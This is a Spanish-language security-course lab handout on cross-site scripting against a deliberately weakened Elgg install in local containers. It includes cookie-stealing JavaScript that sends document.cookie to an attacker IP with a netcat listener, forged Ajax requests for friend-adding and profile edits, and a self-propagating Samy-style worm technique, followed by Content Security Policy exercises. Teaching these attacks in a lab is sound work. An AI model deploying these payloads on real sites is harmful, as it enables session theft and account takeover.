Laboratorio de Cross-Site Scripting (XSS)

(Aplicación Web: Elgg)

1 Descripción General

El Cross-site scripting (XSS) es un tipo de vulnerabilidad muy frecuente en aplicaciones web. Esta vulnerabillidad permite que un atacante pueda introducir código malicioso dentro del navegador de la víctima. A través de este código malicioso el atacante puede robar información sensible de la víctima (Por Ejemplo: Credenciales, Cookies de Sesión). Las políticas de acceso de control de los navegadores (Same Origin Policy) que se utilizan para proteger las credenciales pueden ser evadidas mediante la explotación de las vulnerabilidades del tipo XSS.

Para demostrar lo que los atacantes pueden hacer explotando vulnerabilidades XSS, hemos configurado una apicación web de red social, llamada `Elgg` en nuestra Máquina Virtual. `Elgg` es una aplicación web muy popular de código abierto que implementa una serie de contramedidas para mitigar amenazas XSS. A su vez para demostrar como funcionan los ataques XSS, y con el objetivo de hacer vulnerable Elgg a este tipo de ataques, hemos desactivado esas contramedidas en nuestra instalación. Sin estas contramedidas, los usuarios pueden publicar cualquier mensaje arbitrario, incluyendo código JavaScript en los perfiles de usuarios.

En este laboratorio, los estudiantes deberán explotar esta vulnerabilidad, realizando un ataque XSS en la aplicación `Elgg`, de tal forma que se pueda simular el ataque hecho por Samy Kamkar a `MySpace` en el 2005 usando el célebre gusano denominado Samy Worm. El objetivo final de este ataque es poder propagar el gusano XSS entre los diferentes usuarios de la aplicación, de modo tal que quien acceda al perfil de un usuario infectado sea infectado, y aquel que este infectado será agregado a su lista de amigos. Este laboratorio cubre los siguientes tópicos:

- Ataques de Cross-Site Scripting
- Gusanos XSS y Auto-Propagación
- Cookies de Sesión
- Requests HTTP GET and POST
- JavaScript and Ajax
- Content Security Policy (CSP)

Lecturas. Para una cobertura más detallada en Ataques de Cross-Site Scripting puede consultar

- Capítulo 10 SEED Book, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. See details at `https://www.handsonsecurity.net`.

Entorno de Laboratorio. Este laboratorio ha sido testeado en nuestra imagen pre-compilada de una VM con Ubuntu 20.04, que puede ser descargada del sitio oficial de SEED . Dado que utilizamos contenedores para configurar el entorno de laboratorio, este laboratorio no depende estrictamente de la VM de SEED.

Puede hacer este laboratorio utilizando otras máquinas virtuales, máquinas físicas o máquinas virtuales en la nube.

2 Configuración del Entorno de Laboratorio

2.1 Configuración DNS

Para este laboratorio hemos configurado multiples sitios web hosteados en el contenedor `10.9.0.5`. Lo primero que hay que hacer es mapear los nombres de dominio del servidor web con sus IPs. Para ello deberá agregar las siguientes entradas en el archivo `/etc/hosts`. Para poder modificar este archivo ud. debe contar con privilegios de root:

```
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

2.2 Setup del Contenedor y sus Comandos

Para empezar a preparar el contenedor, deberá descargarse el archivo `Labsetup.zip` ubicado en el laboratorio correspondiente dentro del sitio web oficial y copiarlo dentro de la Máquina Virtual prevista por SEED. Una vez descargado deberá descomprimirlo y entrar dentro del directorio `Labsetup` donde encontrará el archivo `docker-compose.yml` que servirá para setear el entorno de laboratorio. Para una información más detallada sobre el archivo `Dockerfile` y otros archivos relacionados, puede encontrarla dentro del Manual de Usuario del laboratorio en uso, en el sitio web oficial de SEED.

Si esta es su primera experiencia haciendo el setup del laboratorio usando contenedores es recomendable que lea el manual anteriormente mencionado.

A continuación, se muestran los comandos más usados en Docker y Compose. Debido a que estos comandos serán usados con mucha frecuencia, hemos creados un conjunto de alias para los mismos, ubicados en del archivo `.bashrc` dentro de la Máquina Virtual provista por SEED (Ubuntu 20.04)

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

Dado que todos los contenedores estarán corriendo en un segundo plano. Necesitamos correr comandos para interactuar con los mismos, una de las operaciones fundamentales es obtener una shell en el contenedor. Para este propósito usaremos `"docker ps"` para encontrar el ID del contenedor deseado y ingresaremos `"docker exec"` para correr una shell en ese contenedor. Hemos creado un alias para ello dentro del archivo `.bashrc`

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash
```

```
// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

En caso de problemas configurando el entorno, por favor consulte la sección "Common Problems" en el manual ofrecido por SEED.

2.3 Aplicación Web Elgg

Para este laboratorio usaremos una aplicación web llamada `Elgg`. `Elgg` es una aplicación de redes sociales basadas en la web. Esta aplicación web ya esta configurada en las imágenes provistas en los contenedores y su URL es `http://www.seed-server.com`. Usaremos dos contenedores, el primero será el encargado de correr el servidor web (`10.9.0.5`) y el segundo será el encargado de correr el servidor de base de datos MySQL (`10.9.0.6`). Las direcciones IPs para ambos contenedores están hardcodeadas en múltiples lugares de los archivos de configuración del proyecto, por lo tanto se recomienda no cambiarlos en el archivo `docker-compose.yml`

Base de Datos MySQL. Los contenedores suelen ser desechables, esto quiere decir que una vez que son destruidos, toda la información dentro de ellos se pierde por completo. Para este laboratorio queremos que nuestra información quede persistida en la base de datos MySQL, por lo tanto no perderemos nuestro trabajo al apagar nuestro contenedor. Para lograr esto, hemos montado la carpeta `mysql_data` en nuestra Máquina Host (dentro de la carpeta `Labsetup`, esta carpeta será creada después que el contenedor de MySQL sea creado y este corriendo) ubicada en el directorio `/var/lib/mysql` dentro del contenedor MySQL, en este directorio MySQL guardará todas las bases de datos. Inclusive si el contenedor es destruido la información de la base de datos es conservada. Si Ud. desea resetear la base de datos puede borrar la carpeta, usando el siguiente comando;

```
$ sudo rm -rf mysql_data
```

Cuentas de Usuario. Hemos creado varias cuentas de usuario en el servidor de la aplicación `Elgg` Los usuarios y sus respectivos passwords son detalllados a continuación:

```
----------------------------
UserName  | Password
----------------------------
admin     |  seedelgg
alice     |  seedalice
boby      |  seedboby
charlie   |  seedcharlie
samy      |  seedsamy
```

```
----------------------------
```

3 Tareas del Laboratorio

Al hacer copy and paste del código en el archivo PDF, muy a menudo, las comillas dobles y en especial las comillas simples, pueden convertirse en símbolos diferentes que parecen similares. Esta situación causará errores en el código, así que tenga en cuenta este escenario. Cuando esto suceda, elimínelos y escriba manualmente esos símbolos.

3.1 Preparación: Breve Introducción a "HTTP Header Live"

En este laboratorio necesitaremos crear Requests HTTP. Para observar como luce un Request HTTP válido en Elgg, debemos ser capaces de capturar y analizar dichos requests. Para este propósito usaremos un add-on para Firefox llamado "HTTP Header Live". Antes de empezar el laboratorio, el estudiante debería estar familiarizado con esta herramienta. Las instrucciones de como utilizarla están descriptas en esta sección (§ 5.1).

3.2 Tarea 1: Posteando un Mensaje Malicioso que abre una Ventana de Alerta

El objetivo de esta Tarea es embeber código Javascript dentro de su perfil en la aplicación Elgg, esto hará que cuando un usuario visite su perfil este código sea ejecutado y se le muestre una ventana de alerta. A continuación se muestra el código que debe ser embebido:

```
<script>alert('XSS');</script>
```

El código anterior debe ser colocado dentro de su perfil (Por ejemplo. en el campo de la descripción), esto hará que quién visite su perfil vea una ventana de alerta.

En este caso, el código JavaScript es lo suficientemente corto como para ser ingresado en el campo de descripción, en caso que desee correr un código más largo pero se encuentre limitado por la cantidad de caracteres a ingresar en el campo del formulario, se puede usar un archivo JavaScript cargándolo desde una ubicación remota usando el atributo src dentro del tag <script> A continuación se muestra el ejemplo:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

En el ejemplo anterior, la página cargará el archivo JavaScript desde http://www.example.com, pero podría ser cualquier otro servidor.

3.3 Tarea 2: Posteando un Mensaje Malicioso para Mostrar las Cookies

El objetivo de esta Tarea es embeber código Javascript dentro de su perfil en Elgg, esto hará que cuando un usuario visite su perfil este código sea ejecutado y se abrirá una ventana de alerta con las cookies. A continuación se muestra el código que debe ser embebido:

```
<script>alert(document.cookie);</script>
```

3.4 Tarea 3: Robar las Cookies de la Víctima

En la tarea anterior hemos utilizado código JavaScript malicioso donde el atacante puede imprimir las cookies de un usuario, pero solamente el usuario que está visitando el perfil puede ver sus propias cookies y no el atacante. En esta tarea el atacante podrá recibir y tener acceso a las cookies de la víctima. Para lograr esto, el código JavaScript necesitará enviar estas cookies en un Request HTTP al atacante.

Esto se puede hacer insertando código JavaScript malicioso que agrega un elemento <img> en el DOM y donde su atributo `src` apunte a la máquina del atacante. De esta forma cuando este código sea insertado y el navegador trate de cargar esta imagen desde el tag `img` usando el atributo `src` como origen de la misma, terminará enviando un Request HTTP GET hacia la máquina del atacante. El siguiente código envía las cookies al puerto 5555 de la máquina del atacante (cuya IP es `10.9.0.1`) y donde el atacante tiene un servidor TCP escuchando en ese puerto.

```
<script>document.write('<img src=http://10.9.0.1:5555?c='
                        + escape(document.cookie) + '   >');
</script>
```

Un programa muy utilizado por los atacantes es `netcat` (o `nc`), que si se ejecuta con el parámetro the `"-l"` se convierte en un servidor TCP que escucha en el puerto especificado por ese parámetro. Este servidor imprimirá toda la información que sea enviada por un cliente y envía al cliente lo que escriba el usuario que está corriendo el servidor TCP. Para poner a la escucha del puerto `5555` escriba el comando que se especifica a continuación:

```
$ nc -lknv 5555
```

El parámetro `-l` es utilizado por `nc` para indicar el puerto que estará a la escucha de conexiones entrantes. El parámetro `-nv` es utilizado por `nc` para la verbosidad del output. El parámetro `-k` indica que cuando una conexión se completa, se quedará a la escucha por una nueva.

3.5 Tarea 4: Convertirse en Amigo de la Víctima

En las subsiguientes tareas, estaremos realizando un ataque similar al que fue hecho por Samy en MySpace en el 2005 (Samy Worm). Escribiremos un Gusano XSS que agregará como amigo a cualquier usuario que visite el perfil de Samy. Este gusano no va a ser auto-propagable; Lo haremos auto-propagable en la Tarea 6.

En esta tarea, necesitamos escribir un programa JavaScript malicioso que falsifique Requests HTTP directamente desde el navegador de la víctima, sin la intervención del atacante. El objetivo de el ataque consiste en agregar a Samy como amigo de la víctima. Ya hemos creado un usuario llamado Samy en el servidor `Elgg` (el nombre de usuario es `samy`).

Para poder agregar un amigo a la víctima, primero debemos averiguar cómo es que un usuario agrega un amigo en `Elgg`. Más específicamente, necesitamos averiguar qué es lo que se envía al servidor cuando un usuario agrega un amigo. Para este propósito la herramienta `HTTP` inspection tool de Firefox, puede ayudarnos a obtener esta información, mostrándonos el contenido de cualquier Request HTTP que es enviado desde el navegador. A partir de este contenido podemos identificar todos los parámetros en el request. En la siguiente Sección 5 se explica cómo utilizar esta herramienta.

Una vez entendido como es el Request HTTP que permite agregar un amigo, podemos escribir un programa JavaScript para enviar la misma petición HTTP. Hemos provisto un código JavaScript base que ayuda a completar esta tarea.

```
<script type="text/javascript">
```

```
window.onload = function () {
  var Ajax=null;

  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;           ①
  var token="&__elgg_token="+elgg.security.token.__elgg_token;  ②

  //Construct the HTTP request to add Samy as a friend.
  var sendurl=...;  //FILL IN

  //Create and send Ajax request to add friend
  Ajax=new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.send();
}
</script>
```

El código mostrado anteriormente debe ser ingresado dentro del campo "About Me" en el perfil de la página de Samy. Este campo tiene dos modos de edición: Editor Mode (usado por defecto) y Text Mode. El Editor Mode agrega código HTML extra en el texto que es ingresado, mientras que el Text Mode no lo hace. Dado que no queremos agregar código extra dentro de nuestro programa malicioso, el Text mode tiene que ser activado antes de insertar el código JavaScript de ataque. Para activar el Text Mode se debe clickear en "Edit HTML" que está ubicado en la parte superior derecha del campo "About Me"

Preguntas. Por favor responda las siguientes preguntas:

- **Pregunta 1:** Explique el propósito de las líneas ① and ②, ¿Por qué son necesarias?
- **Pregunta 2:** Si Elgg sólo proporciona el Editor Mode para el campo "About Me" y Ud. no puede cambiarlo a Text Mode, ¿Es posible realizar un ataque exitoso?

3.6 Tarea 5: Modificando el perfil de la Víctima

El objetivo de esta tarea es modificar el perfil de la víctima cuando esta visite el perfil de Samy. Más precisamente modificar el campo "About Me" de la víctima. Para ello escribiremos un gusano XSS, este no se auto-propagará; Lo haremos auto-propagable en la Tarea 6.

Al igual que en la tarea anterior, necesitaremos escribir un programa de JavaScript malicioso que falsifique Requests HTTP directamente desde el navegador de la víctima, sin la intervención del atacante. Para modificar el perfil de la víctima, primero debemos entender como es que un usuario legítimo edita o modifica su perfil en Elgg. Más específicamente, necesitamos averiguar como se construye un Request HTTP POST para realizar la modificación del perfil del usuario. Para este propósito usaremos la herramienta HTTP inspection tool de Firefox.

Una vez entendido como es el Request HTTP Post que permite modificar el perfil del usuario, podemos escribir un programa JavaScript para enviar la misma petición HTTP. Hemos provisto un código JavaScript base que ayuda a completar esta tarea.

```
<script type="text/javascript">
window.onload = function(){
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName="&name="+elgg.session.user.name;
  var guid="&guid="+elgg.session.user.guid;
```

```
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;

  //Construct the content of your url.
  var content=...;     //FILL IN

  var samyGuid=...;    //FILL IN

  var sendurl=...;     //FILL IN

  if(elgg.session.user.guid!=samyGuid)            ①
  {
     //Create and send Ajax request to modify profile
     var Ajax=null;
     Ajax=new XMLHttpRequest();
     Ajax.open("POST", sendurl, true);
     Ajax.setRequestHeader("Content-Type",
                           "application/x-www-form-urlencoded");
     Ajax.send(content);
  }
}
</script>
```

Al igual que en la Tarea 4, el código mostrado anteriormente debe ser ingresado dentro del campo `"About Me"` en el perfil de la página de Samy, y el Text Mode debe estar activado antes de ingresarlo.

Preguntas. Por favor responda la siguiente pregunta:

- **Pregunta 3:** ¿Por qué es necesaria la línea ①? Borre esta línea y repita el ataque. Informe y explique lo que pudo observar.

3.7 Tarea 6: Escribiendo un Gusano XSS Auto-Propagable

Para convertirse en un gusano real, el programa malicioso de JavaScript debe tener la capacidad de propagarse por su cuenta. Es decir, cada vez que alguien vea el perfil de un usuario infectado, no sólo se modificará el perfil de aquel que lo vea sino que también el gusano infectará a aquellas personas que vean los perfiles de los usuarios que acaban de ser infectados. De esta forma mientras más usuarios vean perfiles infectados, más rapido se propagará el gusano. Este fue el mecanismmo usado por el Samy Worm: En tan solo 20 horas del 4 de Octubre del 2005 momento en que el gusano se activó, alrededor de un millón de usuarios fueron afectados, convirtiendo a Samy en uno de los virus de más rápida propagación de todos los tiempos.

El código JavaScript que hace esto es denominado *self-propagating cross-site scripting worm*. En esta tarea, Ud. deberá de implementar un gusano similar, que no sólo modificara el perfil de la víctima y agregará al usuario "Samy" como amigo, sino que también hará una copia de sí mismo dentro del perfil de la víctima, convirtiendo a la víctima en un atacante.

Para hacer al gusano auto-propagable, en el momento en que el código JavaScript malicioso modifica el perfil de la víctima y se copia a sí mismo en el perfil de esta, existen dos técnicas que son las más comunes:

A través de un Link: Si el gusano se incluye usando el atributo `src` dentro del tag `<script>`, su auto-propagación es mucho más fácil. Hemos discutido el atributo `src` en la Tarea 1, a continuación se da un

ejemplo. El gusano puede copiar el siguiente tag `<script>` en el perfil de la víctima, logrando de esta manera infectar a la misma.

```
<script type="text/javascript" src="http://www.example.com/xss_worm.js">
</script>
```

A través del DOM: Si el programa JavaScript (es decir el gusano) está embebido en un perfil infectado, para propagarse a otro perfil, el código del gusano puede servirse de las APIs del DOM para obtener una copia de sí mismo desde la página web. A continuación se muestra un ejemplo del uso de las APIs del DOM. En el siguiente código de ejemplo se obtiene una copia del mismo y se muestra en una ventana de alerta:

```
<script id="worm">
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";  ①
   var jsCode = document.getElementById("worm").innerHTML;           ②
   var tailTag = "</" + "script>";                                   ③

   var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);  ④

   alert(jsCode);
</script>
```

Cabe señalar que `innerHTML` (line ②) sólo devuelve el código que está dentro del tag de `script` sin incluir los tags de apertura y de cierre, es por eso que necesitamos agregar el tag de inicio `<script id="worm">` (Línea ①) y el tag de cierre `</script>` (Línea ③).

Cuando la información es enviada en un Request HTTP POST y se usa el valor `application/x-www-form-urlencoded` para el encabezado HTTP `Content-Type`, el cual es usado en nuestro código, la información que se envía debe ser codificada. El esquema de codificación o el `encoding schema` es llamado *URL encoding*, el objetivo del URL Encoding es reemplazar los caracteres no alfanuméricos con su código ASCII correspondiente, usando el siguiente formato `%HH`, el signo de porcentaje y dos dígitos hexadecimales. La función `encodeURIComponent()` en la línea ④ es usada para realizar este URL Enconding.

Nota: Para este laboratorio, Ud. puede utilizar ambas técnicas Link y DOM, pero la técnicas del DOM es obligatoria, debido al nivel de desafio que presenta y también porque su código no depende de la llamada a un recurso externo.

3.8 Contramedidas en Elgg

Esta subsección es a modo informativa y no hay una tarea específica para realizar. La idea es mostrar cómo Elgg se defiende contra ataques XSS. Elgg ya tiene contramedidas incorporadas, y las hemos desactivado para hacer posibles los ataques. Actualmente, Elgg usa dos contramedidas. Una es un plugin de seguridad personalizado `HTMLawed`, que valida el input del usuario y elimina los tags de este input. Hemos desactivado este plugin, ubicaddo dentro de la función `filter_tags()` en el archivo `input.php`, que se encuentra dentro del directorio `vendor/elgg/elgg/engine/lib/`. Observe lo siguiente:

```
function filter_tags($var) {
   // return elgg_trigger_plugin_hook('validate', 'input', null, $var);
   return $var;
}
```

Además de `HTMLawed`, Elgg utiliza el método `htmlspecialchars()` que es una función nativa de PHP y se suele utilizar para codificar caracteres especiales en el input del usuario, caracteres como "<" o "`&lt`", ">" o "`&gt`", etc. Este método es invocado en los archivos `dropdown.php`, `text.php`, y `url.php` que se encuentran dentro del directorio `vendor/elgg/elgg/views/default/output/`. Nuevamente hemos comentado esta contramedida para poder hacer posibles los ataques.

4 Tarea 7: Evitando Ataques XSS Usando CSP

El problema fundamental de las vulnerabilidades XSS es que HTML permite mezclar el código con los datos. Por lo tanto para remediar esta situación es necesario que separemos ambas partes (el código y los datos). Existen dos formas de incluir código JavaScript dentro de una página HTML, la primera es por medio de código inline y la segunda es por medio de links. El código inline es aquel código que se inserta directamente dentro de la página, mientras que la otra forma es obtener el código llamando un archivo externo a través de un link y colocarlo dentro de la página.

El código inline es de alguna forma el principal culpable de las vulnerabilidades XSS, ya que los navegadores no tienen forma de determinar el origen o la procedencia de este código, ¿Es de un sitio web o un usuario confiable? Sin este conocimiento previo por parte del navegador no hay forma certera que el navegador pueda determinar si el código a ejecutar es seguro o no. En contraparte aquel código que es obtenido a través de una fuente externa (es decir un link) le da al navegador una información de importancia que es de donde proviene este código. Los sitios web pueden decirle a los navegadores que fuentes son confiables, esto le permitirá a los navegadores saber que fragmentos de código son seguros para ejecutar y cuales no. Aunque los atacantes puedan usar links para inyectar su código malicioso, estos no podrán colocar ese código en aquellas fuentes en las que el navegador confía.

El mecanismo a través del cual los sitios webs le indican a los navegadores que código es confiable y cual no, se llama Content Security Policy (CSP). Este mecanismo esta diseñado para prevenir ataques XSS y de ClickJacking. CSP se ha convertido en un standard en la gran mayoría de los navegadores. CSP no solamente sirve para restringir código JavaScript, también puede restringir y limitar la carga de otros tipos de recursos que contiene una página web, como pueden ser imagenes, audio y video de acuerdo a su fuente de origen, como también determinar si una página puede cargar o no una página dentro de un iframe. Aquí, sólo nos centraremos en el uso de CSP para prevenir ataques XSS.

4.1 Configuración de los Sitios Web del Experimento

Para hacer los experimentos usando CSP, vamos a configurar varios sitios webs dentro del directorio de la imagen docker ubicada en `Labsetup/image_www`, dentro de este directorio existe un archivo llamado `apache_csp.conf`. Este archivo define cinco sitios web, que comparten el mismo directorio, pero que usan diferentes archivos ubicados dentro del mismo. Los archivos `example60` y `example70` son los sitios que hostean código JavaScript. Los archivos `example32a`, `example32b`, y `example32c` son tres sitios que tienen diferentes configuraciones CSP. Los detalles de estas configuraciones serán explicados más adelante.

Modificando los archivos de configuración En el experimento, Ud. necesitará modificar el archivo de configuración de apache (`apache_csp.conf`). Si realiza una modificación directamente sobre el archivo dentro del directorio de la imagen, necesitara reconstruir la imagen y reiniciar el contenedor para que los cambios tomen efecto.

Ud. también puede modificar el archivo mientras el contenedor está corriendo. La desventaja de esto es que para mantener la imagen del contenedor en un tamaño aceptable, se ha instalado un editor de texto de

consola muy simple llamado `nano`, aunque este editor debería ser más que suficiente para hacer una edición de este tipo. Si Ud. no se siente cómodo con este aplicativo, puede agregar un comando de instalación en el archivo `Dockerfile` con su editor de consola preferido e instalarlo. Puede encontrar el archivo de configuración `apache_csp.conf` en el directorio `/etc/apache2/sites-available` dentro del contenedor. Una vez hecho los cambios en el archivo, necesitara reiniciar el servidor Apache para que los cambios tomen efecto:

```
# service apache2 restart
```

Configuración DNS Accederemos a los sitios web descriptos más abajo desde nuestra Máquina Virtual. Para acceder a ellos usando sus respectivas URLs, deberá agregar las siguientes líneas en el archivo `/etc/hosts` (Si es que no lo ha hecho antes), de esta forma los hostnames serán mapeados a la dirección IP del contenedor que será el servidor web (`10.9.0.5`). Para realizar el cambio en este archivo deberá hacerlo con privilegios de root (usando sudo)

```
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
```

4.2 La Página Web para el Experimento

Los servidores `example32(a|b|c)` están usando la misma página web `index.html` que tiene como objeto mostrar como funcionan las políticas CSP. En esta página existen 6 áreas que van del `area1` al `area6`. Cada área muestra una cadena con la leyenda `"Failed"`. La página contiene 6 fragmentos de código JavaScript, cada una intenta escribir la cadena `"OK"` dentro de un área determinada. Si el código JavaSript que corresponde a esa área es ejecutado exitósamente veremos una cadena con la leyenda `"OK"` de lo contrario veremos `"Failed"`. En esta página hay un botón que si se clickea desplegará un mensaje de alerta, si el código JavaScript puede dispararse.

Listing 1: The experiment web page `index.html`

```
<html>
<h2 >CSP Experiment</h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'>Failed</span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'>Failed</span></p>
<p>3. Inline: No Nonce: <span id='area3'>Failed</span></p>
<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From www.example60.com: <span id='area5'>Failed</span></p>
<p>6. From www.example70.com: <span id='area6'>Failed</span></p>
<p>7. From button click:
     <button onclick="alert('JS Code executed!')">Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
```

```
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>
```

4.3 Estableciendo Políticas CSP

Las políticas CSP son establecidas por medio de Headers HTTP. Típicamente existen dos formas para setear estos headers, la primera es a través de un servidor web (Como puede ser Apache) y la segunda es a través de la aplicación web. En este experimento usaremos las dos formas.

Configuración CSP en Apache El Servidor Apache puede establecer Headers HTTP para todas sus respuestas, por ende podemos usar Apache para establecer políticas CSP. En nuestra configuración hemos configurados tres sitios web, pero solamente el segundo `example32b` establece políticas CSP (marcado con ■) De esta forma cuando visitemos `example32b` Apache será el encargado de especificar los encabezados de esta política CSP en todas las respuestas relacionadas a este sitio.

```
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \          ■
             default-src 'self'; \                  ■
             script-src 'self' *.example70.com \    ■
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>                                  ●
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>
```

Configuración CSP en Aplicaciones Web Para el tercer `VirtualHost` dentro de nuestro archivo de configuración (marcado con ●), no hemos establecido ninguna política CSP. Sin embargo su punto entrada

en vez de ser `index.html` es un archivo php llamado `phpindex.php`, que será el encargado de generar una respuesta HTTP agregando headers para establecer políticas de CSP por medio de código PHP.

```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```

4.4 Tareas del Laboratorio

Después de correr los contenedores y habiendo hecho los cambios en `/etc/hosts`, por favor entre a las URLs descriptas abajo desde su Máquina Virtual

```
http://www.example32a.com
http://www.example32b.com
http://www.example32c.com
```

1. Decriba y explique sus observaciones al visitar estos sitios.
2. Haga click en el botón en cada uno de los sitios web, describa y explique sus observaciones.
3. Modifique la configuración del servidor en `example32b` (A través del archivo de configuración de Apache), para que las Áreas 5 y 6 muestren la leyenda OK. Por favor incluya las modificaciones realizadas en esta configuración en el informe del laboratorio
4. Modifique la configuración del servidor en `example32c` (Usando el código PHP), para que las Áreas 1, 2, 4, 5 y 6 muestren la leyenda OK. Por favor incluya las modificaciones realizadas en esta configuración en el informe del laboratorio
5. Por favor explique porque CSP puede ayudarnos a prevenir Ataques de Cross-Site Scripting.

5 Guías

5.1 Usando "HTTP Header Live" para inspeccionar Headers HTTP

La versión de Firefox 60 de nuestra Máquina Virtual de Ubuntu 16.04 no soporta el plugin `LiveHTTPHeader`, que fue usado en nuestra Máquina Virtual de Ubuntu 12.04. Dada esta situación, se usará "`HTTP Header Live`" como reemplazo. Las instrucciones de como habilitar y usar este plugin se muestran en la figura Figure 1 solamente haga click en el ícono mosotrado en el marcador ①; aparecerá una barra lateral en la izquierda, asegúrese que `HTTP Header Live` este seleccionada en la posición mostrada en el marcador ②. Luego haga click en cualquier link dentro de la página, todas los Requests HTTP serán capturados y mostrados dentro de la barra lateral mostrada en el marcador ③. Si hace click en cualquiera Request HTTP, se abrirá un pop-up que mostrará el Request HTTP seleccionado. Desafortunadamente hay un bug en este plugin (que aún se encuentra en desarrollo); no se mostrará nada dentro de este pop-up al menos que ud. cambie el tamaño del pop-up (Al parecer el evento de re-drawing se ejecuta automáticamente cuando se abre

el pop-up, pero cambiando su tamaño ocasiona que este evento sea disparado y en consecuencia se renderize el contenido en pantalla)




Figure 1: Hablitando el plugin HTTP Header Live

5.2 Usando Web Developer Tool para inspeccionar Headers HTTP

Existe otra herramienta provista por Firefox que puede ser muy útil para inspeccionoar Encabezados HTTP. Esta herramienta es la Web Developer Network Tool. En esta sección, vamos a cubrir algunas de las features más importantes de esta herramienta. La Web Developer Network Tool puede ser habilitada siguiendo estos pasos:

```
Click Firefox's top right menu --> Web Developer --> Network
 or
Click the "Tools" menu --> Web Developer --> Network
```

Usaremos la página de login de Elgg como ejemplo. La Figure 2 muestra el Request HTTP POST que se envía al momento del login dentro de la Network Tool.




Figure 2: Request HTTP en la Web Developer Network Tool

Para más detalles del Request, podemos hacer click en un Request HTTP específico y se abrirán dos paneles con información detallada del mismo. (Ver Figure 3)

Los detalles del Request seleccionado serán mostrados en el panel de la derecha. La Figure 4(a) muestra los detalles del Request de Login en el Tab de `Headers` (Estos detalles incluyen el método del Request, la URL y la Cookie). En el panel derecho se pueden observar los Headers de la respuesta como también los del request. Para chequear los parámetros involucrados en un request HTTP, podemos usar el tab `Params`. La Figure 4(b) nos muestra los parámetros enviados en el request del login que se envía a Elgg, estos incluyen

